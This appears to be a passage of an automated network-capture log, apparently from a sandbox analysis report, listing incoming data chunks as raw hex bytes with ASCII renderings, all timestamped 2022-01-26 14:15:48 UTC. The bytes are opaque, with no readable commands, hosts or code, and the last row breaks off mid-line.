2022-01-26 14:15:48 UTC	1200	IN	Data Raw: 67 a4 d2 8a 6f bb 95 43 ed 21 7d 47 94 d0 5f b7 20 bc 5b 7d c0 22 8e cc ae f5 67 f3 73 78 5f 4f b2 60 88 a9 f3 66 ea 5a 5a 5a 54 a1 0a 77 ca 12 94 59 21 bc 6c 6e db 7a ab 63 79 5e 48 fc 1a b5 0e 52 e3 7d d7 f4 ee a3 ff 6c d2 a7 ba db eb 5b 12 5a db d8 de 8f b1 3a f3 be f6 ff 53 b1 c5 f1 d6 1e 29 b1 3a 8b 6d 30 4b 0e b9 92 34 ec b1 7f 4d 6e e9 44 68 f5 f9 fe 04 1f 5b 40 2b 63 cb 96 02 b9 7b c5 02 1d 41 2d 54 84 f3 6b 0c c9 ae 70 56 19 b3 4e b0 06 77 aa 97 c4 ed ba 2a 6d c2 c6 47 7c ff 97 99 1f 50 a7 53 8b 60 02 34 c5 90 66 70 b1 90 f6 4e 11 b2 5d 17 dc 10 03 ca ba 9a 6b 85 5a 89 8e 21 15 8f 3e 61 74 66 95 5b 58 99 a2 1a 93 f3 0e 90 6d 1e 8e 29 4d 5f d1 82 6d d1 78 ad 82 a0 a0 aa 94 b2 1d 28 07 b8 3e ef 8b c0 48 b4 93 b8 4f f4 d5 fe 49 a2 16 66 84 b1 8e bb Data Ascii: goC!}G_ []"gsx_O`fZZZTwY!lnzcy^HR}l[Z:S):m0K4MnDh[@+c{A-TkpVNw*mG|PS`4fpN]kZ!>atf[Xm)M_m x(>HOIf
2022-01-26 14:15:48 UTC	1202	IN	Data Raw: e8 3a 31 ba b0 86 75 cc fa ab 09 35 a3 a1 95 df 8f 2c 3e 25 91 d1 34 36 68 ff 6b bc ec 04 f1 50 2a 63 3c 4d 34 c2 10 ce 8a bc 78 dd 57 59 e4 b6 eb a7 47 37 ee a2 b5 52 82 66 11 b4 eb 0e cb 9c 2e ae b9 02 4f 21 56 ad 5f b6 a9 d2 f9 a0 d7 27 81 c0 a3 07 d0 77 19 6b c4 c4 d5 56 5e 0b 82 4b 00 0e 7f e3 03 78 86 ae 56 72 1a 66 db 2a 53 df a2 e0 33 0c f0 6a fb 8b c9 d5 94 61 0b 49 49 7c 0d d1 7a af 43 f3 36 bb e5 f4 c0 92 6c 0b 60 bd 50 ba 69 a3 d0 90 ed ca 2b 8d 0d 54 c2 4e bf 71 9d 14 86 5e f7 58 b4 37 6b 9b ae 15 71 8b 34 58 ac 4c 5e 66 3c 71 a8 12 27 8a b5 9c bd 49 e4 00 6e bd 29 c2 8a d0 a3 a2 40 e7 63 db b5 0c 6f e0 5d ee 18 7b 89 f8 cc b3 74 f9 1e ae 8f fb 97 6b 58 8b db f2 02 83 23 0b 31 24 18 a7 67 f8 98 82 f2 ef ab 0e 59 ac e9 8b c5 aa 46 f5 4e a9 2c Data Ascii: :1u5,>%46hkP*c<M4xWYG7Rf.O!V_'wkV^KxVrf*S3jaII|zC6l`Pi+TNq^X7kq4XL^f<q'In)@co]{tkX#1$gYFN,
2022-01-26 14:15:48 UTC	1206	IN	Data Raw: 2a 0d 1e 47 79 50 e6 24 b9 b6 f2 56 01 77 8d 93 d1 9a 2d df c7 7b 07 b1 27 c7 61 3a 4b 81 4a 9d 0a c8 fc 93 7c 2f a7 8b 7d ef 77 5e 85 8b fc 89 e9 f2 44 3b 07 27 5b 04 57 30 f6 dd 5f 2d 46 78 93 ea 46 d9 99 d2 dc 2c 4b 4e 68 d5 55 1f 98 ab 82 91 d6 eb d7 d1 93 25 6e 95 e9 92 67 41 4b b2 fe 27 ac 6d b0 ff 21 6f 28 5b 82 d6 80 a4 9a f2 21 ad 9a 99 9a 1a 7a 8f 4d 83 3c 84 06 a3 24 a4 61 f8 2c 8d e5 e3 9e a8 2a 29 e5 53 e8 db 93 17 37 64 c9 34 64 82 51 41 2e f7 58 d9 7a 4e ba f7 6c 14 d7 97 21 db 90 3e 05 52 8b 55 c6 ab 54 c0 fd 72 04 3e d6 9b a1 49 73 9e 9d cd 4a 3d 57 51 16 0a e2 d7 df b2 16 f8 30 2f bd 38 50 ee ca 77 ac 32 08 12 d0 a7 66 92 4b 6d 02 8e 93 6b 8c 55 b3 09 ab e6 63 af 73 79 c7 85 8c 34 c7 d4 80 7c 9c bb af 72 d1 c2 a8 a8 d4 c0 42 24 cc 88 8d Data Ascii: *GyP$Vw-{'a:KJ\|/}w^D;'[W0_-FxF,KNhU%ngAK'm!o([!zM<$a,*)S7d4dQA.XzNl!>RUTr>IsJ=WQ0/8Pw2fK mkUcsy4|rB$
2022-01-26 14:15:48 UTC	1210	IN	Data Raw: 49 70 02 c9 94 dc 7a 4f 8d 9c 37 16 57 9e ad cf d5 11 f7 0e 56 7d 3b 49 a7 5a 53 4a fd b9 79 3a ea 24 d9 4a 4d 43 25 7c c4 54 72 8b 7b 75 90 18 02 78 f7 c0 15 15 26 2c 39 86 75 95 f2 1f 2c 36 c4 45 95 df 8f 6d 2c 56 3a 78 ee 10 4c bb 83 ed b4 fb f1 ce 16 cb 91 1a 40 cd f1 45 f8 53 46 9d 61 30 1b 93 58 3f bf 51 83 f4 5f 6e 90 36 1b 90 d3 92 32 be d1 b9 06 37 58 1b ea 9c f5 6d ad 96 be e6 df a4 45 83 ce a0 b7 ba cd 2d c4 ae 59 21 a1 8d 09 f4 6e f0 53 d7 66 29 89 43 d7 73 1a 66 d3 59 e6 36 d0 53 47 77 e7 ca 04 36 73 56 d2 b1 e1 8c c2 f7 c3 39 46 e3 b4 81 2a 14 1b f4 07 fe 6c 0b bd 91 7c a8 39 2e 19 31 29 67 59 3e 96 cc cf c7 f8 de 0a 8f 5c f0 91 84 84 20 b6 f6 75 c6 71 ab 34 02 e7 b3 a1 e6 08 e8 60 f6 7e db 6b 27 8c 11 f6 ad c2 77 9b d9 e9 6b 69 1e e8 95 c9 Data Ascii: IpzO7WV};IZSJy:$JMC%|Tr{ux&,9u,6Em,V:xL@ESFa0X?Q_n627XmE-Y!nSf)CsfY6SGw6sV9F*|9.1)gY>\ uq4`~k'wki
2022-01-26 14:15:48 UTC	1214	IN	Data Raw: cd 02 d5 d2 18 81 c8 d0 f7 89 ee 3a f3 ac 64 9a 44 89 12 05 9a db 9f 10 2e 65 49 b0 8f 85 e0 79 d7 d0 ff ee 8d b8 04 4b b7 51 de 17 57 a3 c4 f4 7e 0a 83 f3 1a a5 c5 cb c3 d9 ba 8d 41 fb e1 56 a8 af 2f 64 2e 30 f6 60 6f e5 ae 19 4d 3f 15 80 32 d6 f6 f2 1f 49 b9 27 6e b7 69 f4 52 9a 67 5e 7a 01 b1 d1 d3 7a 26 d3 e9 ed 29 be e6 8b 6f 0e bc e7 34 c2 cb ec fd 53 46 71 63 30 1b 40 67 5f 3b 7b ea e5 99 53 5f a6 91 78 25 d5 1a 2b 81 dc a7 a2 5a 1b fe df ed 7e a9 7a 67 5d 28 fd 15 69 f0 10 99 f2 42 15 e0 3b a7 9f 37 9c ac 5d 2d f0 b9 2a 6a a0 61 66 c3 8d e5 20 65 a9 da b3 b5 27 52 d4 9d 1f b3 f0 01 57 6c 41 37 3c 47 bc 02 55 01 c4 4b 7e 49 5f 13 59 cd df 1e 89 48 3e 31 5e 29 09 94 b4 5a 5d e3 39 d6 5b 2a 81 53 e8 c9 35 7d 76 f7 86 ce 98 b2 28 75 b4 bf 8f 8c ae 6e Data Ascii: :dD.eIyKQW~AV/d.0`oM?2I'niRg^zz&)o4SFqc0@g_;{S_x%+Z~zg](iB;7]-*jaf e'RWlA7<GUK~I_YH>1^)Z]9[*S5}v(un
2022-01-26 14:15:48 UTC	1218	IN	Data Raw: ea 3f 19 0c 56 05 01 ce cb 07 df b9 7f 8a b2 e7 f3 62 7c c9 09 00 a9 1b 49 d1 d2 18 7e 29 82 4a bc 58 55 bc 5c 8f 6b ad ec cf b0 ef 54 94 66 5a 5a a2 63 e9 88 04 c2 8d 3d a1 72 f0 93 98 37 83 d1 06 87 bb 05 df ea fb 90 0d 31 08 2a 54 5f 1d 7c d1 86 25 ea 50 81 b6 8e e6 27 7d 1f 60 a4 33 2d e0 6f 85 12 b1 76 c3 61 3a 45 a3 dd e2 fe 89 99 b8 1e cc 69 bc 94 67 8e a1 7a 7e db 81 e0 75 09 12 d3 12 b1 b3 4a 9e e2 00 81 f6 40 f6 cb 45 db 50 da 68 2f 9d 2b 3e 58 d5 8a 14 43 34 aa 56 b8 e3 03 7b 94 df 90 dc a5 7d b1 c2 a3 12 44 aa a2 92 62 e8 27 ae 28 b1 15 94 dd f7 54 3a 42 17 3e 3b a7 99 75 8d 05 1c b6 08 7f d7 33 19 8e 41 db 2c 9f 90 2b ca a5 bc db ac 63 3e 93 c8 37 39 c6 be 73 bc fb 35 49 8c 88 27 58 cf b4 49 92 cf 28 e3 96 5c b4 f4 66 3f 2b f4 62 a5 71 e9 33 Data Ascii: ?Vb|I~)JXU\kTfZZc=r71*T_|%P'}`3-ova:Eigz~uJ@EPh/+>XC4V{}Db'(T:B>;u3A,+c>79s5I'XI(\f?+bq3
2022-01-26 14:15:48 UTC	1219	IN	Data Raw: 84 77 fb 47 21 82 5d c2 10 1c ba 1b f5 65 a1 8a 9d 5a 65 9f 89 6f d1 29 f9 ad 9f 27 01 8a 86 14 7f c1 2f 62 15 ab 20 b5 14 9c e6 0e 8e 81 01 e2 6a 98 36 65 25 ce d2 99 d8 ff 4a 4b b6 d0 a8 43 83 b9 34 12 10 bc fb 63 df fa 1b 22 bc 12 f7 ea fc 61 05 28 32 c2 55 ef 6f c5 c8 05 cc 90 e1 3f 5a a8 e0 5a 31 01 01 4a c0 25 94 52 9d e8 ec 02 0a 51 4d 0b 6d a6 a3 62 c8 7c 04 4b 77 4d 70 65 ed 05 c4 91 91 1e d1 7e 37 cd fd 00 86 a8 6f 07 32 41 f2 50 75 c2 bd 37 d3 cf 25 f7 88 7d 7b 85 f6 c0 61 95 31 46 f6 c6 30 cc f2 a3 8d cc 58 11 fd 7f e7 e7 7a 57 4e 94 71 3a 09 d3 06 2d d1 fe 58 24 31 00 23 9f 3d 49 a7 31 71 53 27 f0 cb 23 e4 d0 6f 6a 46 13 4f b0 02 bf 57 2b 29 98 90 65 1e d7 ad b6 d9 c3 f1 1b 14 ba e0 a3 41 9c a5 27 21 d0 57 5b dc ca 33 7b 2d 87 0d 82 58 91 bd Data Ascii: wG!]eZeo)'/b j6e%JKC4c"a(2Uo?ZZ1J%RQMmb|KwMpe~7o2APu7%}{a1F0XzWNq:-X$1#=I1qS'#ojFOW+)eA' !W[3{-X
2022-01-26 14:15:48 UTC	1223	IN	Data Raw: 8e 3c af 8c 7f 48 ec 7f 54 46 dd 65 c5 23 04 e3 59 27 e2 03 a6 04 cb 6f 05 d3 98 9e b1 8c 2e 06 65 c7 4e c1 af 4d a3 01 e7 55 60 a5 f0 24 08 22 f5 3d 41 25 f6 05 00 f6 95 5f a4 e5 73 23 8a 45 b6 82 c5 6a 05 c5 0b b5 8a 4e 6a 34 8f 13 7a 67 d0 20 eb d8 14 c6 db 74 37 43 83 00 44 0c d0 fc 07 d3 b7 a1 f3 8a 35 70 83 e5 26 1e 8b de 46 b1 3d c2 4b a7 dc bb f1 6e d7 80 4f 11 25 7e 02 04 bf ae fe 50 9c 6e db 7e f0 8f 67 c3 ec 0b 6d f1 f4 68 c8 7c ab c3 92 4c c8 9a 9f 1f b0 69 51 b6 3b e9 b4 e3 6a c5 6a 3d 61 17 9c 56 22 e8 db d5 f6 2f 32 89 a6 db fd ad 01 a6 f7 32 fe 18 88 53 df ac 7e cc 79 ed b8 d9 6a 44 1e 11 67 3a 10 fe 4e 0a 77 91 f9 e0 58 60 e8 df 1e 88 0a d0 3f e4 34 82 23 5b e8 ac 03 a6 ec 9d a9 29 59 d5 bd c3 27 b2 df d8 1c 03 17 86 2c 19 b4 5f 1f b9 ef Data Ascii: <HTFe#Y'o.eNMU`$"=A%_s#EjNj4zg t7CD5p&F=KnO%~Pn~gmh|LiQ;jj=aV"/22S~yjDg:NwX`?4#[)Y',_
2022-01-26 14:15:48 UTC	1227	IN	Data Raw: 21 bc 57 0f 33 f6 c5 7d 3d ae c0 90 a6 18 20 52 bb cc 5e b4 5a 75 8f 8e 4f 5b 46 8a b8 6d 5b 5e 6d cb 21 69 00 c1 34 4d ee e9 34 52 ce d0 3e 55 82 9a 43 d3 29 1c 8f 79 d1 8b ef e6 38 f4 1a 91 5c 17 a9 12 44 e5 72 ce 59 90 2e a4 e5 04 42 13 1e a9 87 b8 a2 65 07 bb ff 73 94 83 83 57 6a a7 83 5d ff 1d 7d 07 ba 73 8e ea 5c bd fb 3b 52 c6 db cc 8a 42 83 64 47 23 68 fc be 63 bc 53 2f 9c 06 9f 30 3e df 76 54 05 b8 24 0e 8f 47 d8 43 b6 6e 47 21 7f 9f 95 39 47 02 04 57 e3 66 ed 09 d7 03 75 f7 ce 8f 43 b5 a8 4f 5e af 62 37 69 18 85 b7 91 0d 76 0a ed 5c 91 7d b6 58 b2 09 f5 0d 9b 78 da 80 b8 75 f6 e5 40 25 c2 2a 97 2e 30 ce 07 97 b6 fe d2 c6 d7 c7 dd 31 ac f0 83 29 11 3f 53 08 64 ef 11 1e 33 0c 4d 6e 57 3c c4 45 2a 26 fb 7c f8 a0 ba 4b db b2 74 c1 5e 8b 78 9b 37 eb Data Ascii: !W3}= R^ZuO[Fm[^m!i4M4R>UC)y8\DrY.BesWj]}s\;RBdG#hcS/0>vT$GCnG!9GWfuCO^b7iv\}Xxu@%*.01)? Sd3MnW<E*&|Kt^x7

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:15:48 UTC	1231	IN	Data Raw: 3a 58 4f a2 b2 bd ad 87 6c 13 d6 49 9a 3f 09 6e 98 26 93 43 6b ce 27 fd 3a 46 7c fa 57 e7 2d db f1 82 4b b2 af cb 6e 5c 8f 3a d6 86 b7 0d a5 c4 34 5a c2 17 e9 8f b4 8e f2 40 17 5b df ac 08 4d 65 70 6e d7 07 eb 31 02 a5 04 55 bf fb 2c 28 86 7c 87 2e 56 f2 94 ef 09 61 0d e7 e8 ad 1b 98 20 5a 51 93 38 5a 1c 31 60 5f fb 00 a3 2e b8 f9 43 23 34 02 37 08 38 7c 31 2f d3 5c a2 ea b5 d5 8e 66 08 b1 12 c1 cf d0 0e ca 86 76 0c a9 6a 2b 16 1d f8 a5 04 55 b8 df a2 fb ef ac fa ff 7f 27 9e 03 bb aa db b6 43 82 eb 15 15 33 6d dc 7c 1f a8 ee df a4 8f 1a 51 7b 8e 63 1b 6b cd e7 70 fa 69 4f 81 7a 4e ff 32 a2 7c 3e c6 a5 6e 9b 0a 52 16 94 fc fb c2 63 fe 22 ea 95 32 e3 a8 af 7b 0b fb ad 12 25 2a 4f cf 2e da 8e d9 d6 f0 7b 99 7c 6f 13 40 ba ac c9 79 25 33 0c fb f7 2f 94 07 d0 Data Ascii: :XOIl?n&Ck':F|W-Kn\:4Z@[Mepn1U,(|.Va ZQ8Z1`_.C#478|1/\fvj+U'C3m|Q{ckpiOzN2|>nRc"2{%*O.{|o@y%3/
2022-01-26 14:15:48 UTC	1236	IN	Data Raw: 81 32 52 0c 84 d0 5f 85 4b 80 c2 74 f3 9b b3 ed 49 40 48 f5 11 a0 be 3a 4a f5 2f e6 bc bb a2 34 53 b9 7b 31 e1 f7 20 b2 cf e3 78 88 d0 34 e9 9f e1 59 5f 33 1a 42 a8 5c 50 16 19 92 79 09 b4 10 d4 41 38 74 16 ee e7 c6 f5 d3 fb a1 2a 97 d9 3c af 8a fa 20 7a ea 11 47 72 05 4d 8e c0 e6 5f 70 77 89 6f 52 32 18 43 d3 78 c3 14 c1 2e 8d e6 ca 90 24 e8 42 e7 19 ad 2b 88 2e a7 90 c7 2b d1 a9 91 21 6f bd 41 0d 13 01 2f a0 56 23 93 70 3d 47 16 cd 5f 27 e8 1b ff f5 84 71 98 72 fa af 38 cf e0 c5 ad 45 df 14 dd 70 2c 01 ef d9 2e 03 8d aa bc 8b d3 62 f9 91 b8 02 45 46 08 83 a9 5f e6 3a 0e eb 20 50 33 85 d6 a8 f4 6a e8 df 9c 54 a8 a0 b3 ec 26 d7 64 2a f3 6b df 8a 07 b1 70 48 a0 d4 8d 9c 04 c9 45 d4 50 ca 1d e4 d1 a3 6b b9 64 3b 87 4d c3 cb 03 6d 17 24 33 ee e5 0f cc d5 b0 Data Ascii: 2R_KtI@H:J/4S{1 x4Y_3B\PyA8t*< zGrM_pwoR2Cx.$B+.+!oA/V#p=G_'qr8Ep,.bEF_: P3jT&d*kpHEPkd;Mm$3
2022-01-26 14:15:48 UTC	1240	IN	Data Raw: 5a 86 d6 15 a7 96 8c d7 7e 48 ef 71 76 b6 4b 4e f3 eb 2b 13 d1 aa 94 d8 9e f8 95 11 6a b4 d0 00 b7 6e 3f 96 7c 96 80 29 0b 8f fe 67 fb ca 74 49 20 d2 d3 06 81 a7 49 1f 44 dc 49 dd 6d f9 d7 44 57 d7 0b 89 6e 52 58 11 9b 5f 7c a2 e4 7d 49 cb fd f1 24 88 0e 97 3a b4 0e 40 a0 61 f0 75 16 ee 39 18 f6 44 58 35 84 17 9d 14 d3 eb af 2b 5e fa 9e be cb 8d f8 8b ad 1d ff c5 98 89 6e ec f3 12 ee 95 c1 9f 62 50 d0 f9 f0 91 7a 1d ba b2 b7 74 66 1b 60 06 06 fa c3 6e 38 ee a9 20 1a 13 d7 df 87 b8 7f d6 36 ff 54 ee 48 f8 bc d5 63 ae f4 a2 00 9e 79 d3 ed 41 19 53 d7 df 5b d3 f1 6d cd f3 3e 14 7c e9 cb be b0 17 f8 63 bc 32 25 9c 06 fb ae 1a cf 9e b8 c3 dc 05 7b 4f 73 93 9b 00 60 ed 41 14 59 a8 9a 4c cc 19 cd 6b 55 ae 5b ca f2 43 f0 8f fb 95 e3 a7 c1 70 db 08 8e 7c ab 10 7a Data Ascii: Z~HqvKN+jn?|)gtI IDImDWnRX_|}I$:@au9DX5+^nbPztf`n8 6THcyAS[m>|c2%{Os`AYLkU[Cp|z
2022-01-26 14:15:48 UTC	1243	IN	Data Raw: 11 fb 3b 10 99 5d 68 b8 aa f6 3b ac 28 89 21 5f 40 90 c5 04 fb 67 b3 4b 87 ac 3e 65 02 8e 72 d8 11 1a 47 5e 82 14 30 35 22 f6 24 6f c0 9b 5b ae 97 32 ee d4 4d da b2 2b 25 0e 7d 41 18 49 73 dd 32 8f 71 51 63 15 49 c3 17 c2 2b 36 b6 da cb 16 07 3e a7 1f 17 32 40 72 72 40 ec 83 0b fb 52 ce d9 91 f9 32 30 40 d3 4a af fd 7c d1 09 27 80 11 1c e9 c6 6c e7 93 da 6d 55 67 db 7a e3 98 2b cf a9 9e f6 19 8e 86 b8 49 ac e3 be ff 6d 0d 82 7d 57 63 1b f2 a2 00 4d c6 34 73 fd 33 22 d0 1c 9b 34 d6 33 33 0c 56 31 f1 2d 32 f8 2f 14 1d 9d ab 18 76 a2 8c 6d f1 8f 0b 67 7f 21 75 12 b6 bd 61 08 ca d0 f1 87 4f 44 de dd 90 17 f9 f4 aa 4a ec 85 b5 54 84 9f d0 04 c8 87 33 33 90 7e 94 a2 bd 88 df 0c 33 78 8c 69 b7 d8 5e fa da b5 25 fb c7 e4 6a b9 96 d6 4e af 95 33 80 f6 d8 d5 b0 77 Data Ascii: ;]h;(!_@gK>erG^05"$o[2M+%}AIs2qQcI+6>2@rr@R20@J|'lmUgz+Im}WcM4s3"433V1-2/vmg!uaODJT33~3x i^%jN3w
2022-01-26 14:15:48 UTC	1247	IN	Data Raw: 27 23 80 e6 36 54 d1 f2 69 5e f0 33 8b e1 9c 94 6d 59 2b 29 c9 90 9c 15 0b 33 ef b2 d1 04 d0 5f 0e 00 ac 8f 44 cb 3a be a4 0a 46 e9 63 06 71 88 b1 bb 53 0a 54 3b 27 ec dc 64 77 93 06 d9 cd d3 b4 44 7d cd 6e 3e 41 fa 99 e1 fd 5f 3f 34 42 a8 84 8e d0 a1 6a 1d f7 4b 40 72 09 c6 3e 53 bb e1 a7 2e 61 08 b6 3a 83 9c 3d db 52 bf f0 7a 48 aa b9 8d d4 4d a3 0e e3 55 26 dd 02 3b e0 1b 8d 70 c3 4a 3a 76 6f f9 06 a3 c2 49 45 b4 8f ae e8 71 d5 8c f4 65 51 79 3f 39 d5 a9 20 1a a2 a6 fe 9c 1a ec 7c a8 27 9c fe 44 2c 83 af f6 08 46 55 17 1e 94 cb 66 d4 28 3a 12 95 5b 6e d9 2a 62 5d 00 7a 39 15 cb 8c 21 03 cb 9f 92 a2 0b 62 06 67 84 e5 ba 8e 7f ab 4a 33 29 4e 07 83 91 03 cc f0 21 97 15 a9 65 9a 1d 8f 87 3e dd 46 6f d6 6b 9d 35 4b 9f 0e 76 aa 19 fd f2 a0 9d f7 b8 97 a3 c7 Data Ascii: '#6Ti^3mY+)3_D:FcqST;'dwD}n>A_?4BjK@r>S.a:=RzHMU&;pJ:voIEqeQy?9 |'D,FUf(:[n*b]z9!bgJ3)N! e>Fok5Kv
2022-01-26 14:15:48 UTC	1251	IN	Data Raw: 65 c7 29 6c ee 2c ca 50 0e f0 e3 c6 bc fb c0 55 da 8f 2e 69 e0 1d 01 34 8a f1 ad 29 ea 75 5a 74 d3 b0 c0 06 07 ca c3 f3 3b f1 b8 92 5f 39 42 ea 24 50 8e 4f a2 bb 39 9d 5b 18 3a 0a eb d3 ce 0d 64 68 20 67 44 86 51 f8 04 98 b1 0d 90 f6 db ac 53 e4 34 53 30 d3 8f d9 5d de 3f 82 a9 13 f5 6a ca 16 20 eb b5 93 51 91 3f 0f 0e db d8 7b cd 86 c5 c0 18 2a 54 04 b6 b2 91 58 04 e1 af 79 56 c2 9f e9 9a 51 07 b7 2b d5 da 23 3a d1 8c 10 61 8d a4 4c 24 b2 e9 6f ec 4a 07 3b 58 b6 23 fb 71 5a 0b 28 b9 14 76 bf 14 51 4d af 23 9c 4e 8f 4c dd 6f d1 29 c3 20 e5 88 fb 9d 46 cd 2e 29 10 19 94 6f 44 3f f6 59 f6 80 0b 5d db 2d a9 fb 12 84 fa ac 38 e1 a0 c4 ad 4d e3 87 19 d0 f7 2b 42 8c 40 fc be 63 df a8 83 eb 72 86 7c 1a cf 14 cf 82 ce 50 2b 4d 07 83 96 b8 36 3d 7a 80 e0 57 3a c1 Data Ascii: e)l,PU.i4)uZt;_9B$PO9[:dh gDQS4S0]?j Q?{*TXyVQ+#:aL$oJ;X#qZ(vQM#NLo) F.)oD?Y]-8M+B@cr|P+ M6=zW:
2022-01-26 14:15:48 UTC	1255	IN	Data Raw: 24 0c 5d 9c a5 23 84 36 e3 3d 57 5b f7 4f f7 b2 4b ee c9 71 11 66 96 64 c0 44 88 dd 6b 62 58 67 e9 65 6d 3b 89 0b f9 98 8d 28 31 73 2e e2 28 46 a6 d8 ed dd 25 6c 0a 73 98 98 a4 cc 0f 8e 72 16 c1 f1 c3 fd c4 d2 5b b2 05 1d 88 63 8c 89 66 33 7c 45 5b 5c 87 c6 84 08 8c 19 ed a6 8f d4 88 f9 b0 39 70 bc b1 02 ec fa 91 b0 4f 6d 71 00 fa d6 c2 0a f6 aa c7 7d f2 c9 f4 ee 0a 62 16 9f 07 5c 29 66 f9 5f 0e db d8 f1 07 3d 83 50 cb ac d4 04 36 53 6b aa 3f b4 a1 49 9a 93 e8 17 3a af d7 ee f9 17 52 de 98 be 7b 9b 24 0e 66 c0 d9 3e 0c 98 54 fd 8c fa 2c ce 33 8e e1 ad 4d 85 c0 4f 97 2f 13 f9 63 c1 03 a3 96 5a 64 6e b1 87 a2 5b ab 14 7e 36 01 71 af 05 1f 22 cb 94 8d 48 f6 32 de 63 4a 7f 54 17 06 a3 ca 66 0e 17 63 d0 12 15 33 d7 0f 47 28 a0 fa 5a ed bf 09 38 55 25 63 54 5f Data Ascii: $]#6=W[OKqfdDkbXgem;(1s.(F%lsr[cf3\|E[\9pOmq}b\)f_=P6Sk?I:R{$f>T,3MO/cZdn[~6q"H2cJTfc3G(Z8U%cT_
2022-01-26 14:15:48 UTC	1260	IN	Data Raw: 57 26 1a 0a be 43 39 f4 e4 d1 70 8d 0c c1 33 ad 34 f3 9a 8c 60 63 e3 ce 2c 76 c4 78 93 74 bd 1b 46 39 f5 47 66 e0 fc 35 dc 9d ef 76 66 03 6b 49 22 23 49 ea 9f 1a 00 20 e7 54 52 6e 11 14 bf 75 d4 63 b6 29 47 0a d6 68 6b 5a ce 92 b1 1a 52 d6 15 15 35 36 75 59 f2 5d 8c 04 a0 6f 15 78 3b ff e6 f0 bc 9e 9c 8b 13 73 53 44 c6 62 ba 55 64 81 32 08 01 e5 a6 e1 67 5f 94 8e f2 a6 5a c3 b1 af f1 bc 0e 7c 52 c4 34 d8 44 65 60 df 88 cf 3c 82 23 e4 b7 83 16 c0 ed 53 74 77 5a b0 37 1e 63 58 19 b1 6a 6e c0 4a 40 a0 a4 81 c0 26 ec e1 8d fb ef 51 d5 2e 92 ab b7 57 bf e4 5f 6d 6d f7 7a dc dc 7a 61 f9 96 14 52 44 99 91 99 46 8d 70 db 29 5d 33 87 2e 85 67 de 4d df bc c6 4e b9 75 0d 36 2e 6b ad d0 92 86 1a 56 a1 a4 03 fe 75 79 fe d1 d6 dc be 11 8a f6 85 7d da e6 08 8d a5 fe 1d Data Ascii: W&C9p34`c,vxtF9Gf5vfkl"#I TRnuc)GhkZR56uY]ox;sSDbUd2g_Z|R4De`<#StwZ7cXjnJ@&Q.W_mmzzaRDFp)]3.gMNu6.kVuy}
2022-01-26 14:15:48 UTC	1264	IN	Data Raw: c5 e2 e9 b9 0a 4d cd c9 32 3e 81 6f 31 ab f7 34 6c 7e 86 c2 e6 58 19 b3 66 3f 9e 53 27 62 9f fa ed db ae 4f 18 e5 f6 3e cc 9b ea 84 24 03 b8 f5 c9 1b c3 bd eb f5 e5 cf 5a e7 b9 fa 21 7e de 1c 03 ca be dc de ff ec cf 54 e2 ab ca b5 95 70 e6 eb 63 db 26 53 b5 de c3 95 b8 5f 92 fe 57 ee 8e 2e 69 3b b2 85 7b f6 22 2f ed ee 7b dd 28 5d db a1 5f 07 ca a3 b1 ff cc 31 a6 5e b2 92 ea a1 39 c4 99 11 56 6a cb 5b ae 85 59 3f 06 39 79 12 66 bc 2b bf 86 48 f1 04 e4 56 c1 22 f7 58 c4 52 61 fd ac 3c 13 b8 d6 09 df 3f 80 56 97 15 36 34 e9 ed 47 a6 32 e7 d5 8b bf 89 fc d9 f1 07 02 83 4e 2a bd 0c ef 73 d8 60 e2 4b a5 2c 8f 27 de ff 1b e5 51 07 32 60 e6 99 23 3f 75 8c 10 61 85 2b ff 46 19 0c 91 98 42 fb bb 2b c0 77 7e 6c c1 f9 d6 ca 9b cf 62 83 4a b2 cb a1 9f fc 19 ed 7a eb Data Ascii: M2>o14l~Xf?S'bO>$Z!~Tpc&S_W.i;{"/{(]_1^9Vj[Y?9yf+HV"XRa<?V64G2N*s`K,'Q2`#?ua+FB+w~lbJz

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:15:48 UTC	1268	IN	Data Raw: e5 77 5a 4e b6 f1 b2 ce 5f bd 9c ee 11 f2 b4 0c 20 ab 71 82 22 79 eb 6f 64 55 cb fd 74 de 4d e1 cd 6f 93 3e 5a a5 6f 68 4f e4 6b 80 76 ad f2 d8 20 b3 d1 ac dc 77 25 5f 1e 71 15 af a7 47 50 6c 19 fd 4f d3 fe e4 0e 8c 74 ca ba 18 85 21 15 1f 0c 17 e4 1c 75 f0 fa 74 2c 78 38 c2 45 d1 3d b4 c1 14 b0 5c 97 64 30 a3 b0 6e 21 e0 ba eb 6d 78 ed f0 33 c9 4c 92 e2 06 46 88 1f 37 e0 bf 78 7e 5f 56 dd 2d d9 3e 2e 8e 55 84 fe 61 3c 0b 3b af 18 cf f9 2c 1a 09 46 5d 70 14 17 f0 5a ce 35 a1 1c 2b 06 00 aa 81 a9 36 b5 91 82 01 0e 6f 37 a1 ef 9e b1 03 a8 fc 98 c6 d7 2d 41 2e b4 a0 c6 1a e2 db b4 cb 27 d0 28 a2 bf ee d1 ff a7 e0 44 a3 37 8d 84 22 86 1a 91 a4 7c 44 4f 9c 82 07 e5 bb da df b4 5a a7 7b 5a 41 d1 60 47 af 72 5e 2d dc 6c 21 6a 65 ad a5 9e f9 bc 66 26 f7 d7 35 2f Data Ascii: wZN_ q"yodUtMo>ZohOkv w%_qGPlOt!ut,x8E=\d0n!mx3LF7x~_V->.Ua<;,F]pZ5+6o7-A.'(D7"|DOZ{ZA`Gr^-l!jef&5/
2022-01-26 14:15:48 UTC	1272	IN	Data Raw: d9 4a 15 cf d5 8b f7 1b 80 ef 29 97 bb ff bd 77 36 2f 3c 07 34 ad 49 a0 66 06 0e 79 b7 b4 6c 86 22 03 0a e6 47 67 ee 1f 62 05 f3 35 8f 95 1a 31 48 86 96 0b cb a4 04 bc b2 1e da 63 ce fd 69 e0 f1 de e6 3c 9b f4 00 e2 fc 58 19 5b e1 b9 57 26 a4 1a b8 14 99 64 69 29 91 7f ce 0e b8 1e 71 4d 79 f6 4b 40 7d eb 86 2b c0 30 6e 5c e5 f3 be 6f fb 74 27 78 88 38 5d c6 0d 35 17 64 97 a2 68 73 2f 17 60 e5 6e a3 2d f7 27 9e 65 76 21 cd 7d 9d a1 29 cc 8c 2e ec ab 2f 2f 8e c9 82 f2 ea 8c c7 2d 28 53 b8 b0 03 82 0a 3d 40 fc 95 08 66 1e d2 a8 34 e8 8c 84 20 96 30 7c 91 83 09 3d 58 e3 71 46 78 98 6a 3a a7 9a 8e cc c5 05 97 bf c5 ac 7f 58 49 e5 7c 37 d8 77 18 08 30 3a 85 d7 31 21 90 ad ee 0a 63 01 fd a2 3c e0 49 f7 ba f0 24 